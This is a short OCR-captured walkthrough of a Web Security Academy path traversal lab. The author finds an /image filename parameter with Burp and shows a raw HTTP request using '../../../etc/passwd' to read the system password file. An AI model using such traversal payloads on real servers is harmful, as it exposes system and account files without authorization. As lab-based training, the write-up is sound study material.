
Path Traversal Mystery Lab

- First I start by opening the lab in a burp browser
- I then scanned the first GET Request to see if I could find any hidden paths:



- I noticed that the /image endpoint led to a filename path:

#	Time	Tool	Method	Host	Path	Query	Param
70950	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70951	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70952	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/academyLabHeader		1
70953	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70954	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70955	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/academyLabHeader		1
70956	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/academyLabHeader		1
70957	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70958	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70959	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2
70960	19:12:41 7 Aug 2025	Scanner	GET	0a2200e20374a404807...	/image	filename=/var/www/ima...	2


- So I sent one of these GET requests to the repeater and begin to test to see if I could get to the /etc/passwd file by moving directories within the given path:

Request

Pretty Raw Hex

```
1  GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
2  Host: 0a2200e20374a40480733ad200ba00cd.web-security-academy.net
3  Cache-Control: max-age=0
4  Sec-Ch-Ua: "Google Chrome";v="138", "Not=A?Brand";v="8", "Chromium";v="138"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Linux"
7  Accept-Language: en-US;q=0.9,en;q=0.8
8  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
   Safari/537.36
9  Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: session=XiCe7bjGycLGChgog5KIWGlWFf9oixch
16 Referer: https://0a2200e20374a40480733ad200ba00cd.web-security-academy.net/
17
18
```

- Then I sent the request and got to the /etc/passwd file:



- Why might attackers want to access the /etc/passwd file? It contains basic user attributes, so when you add a user via the mkuser cmd, this file is updated.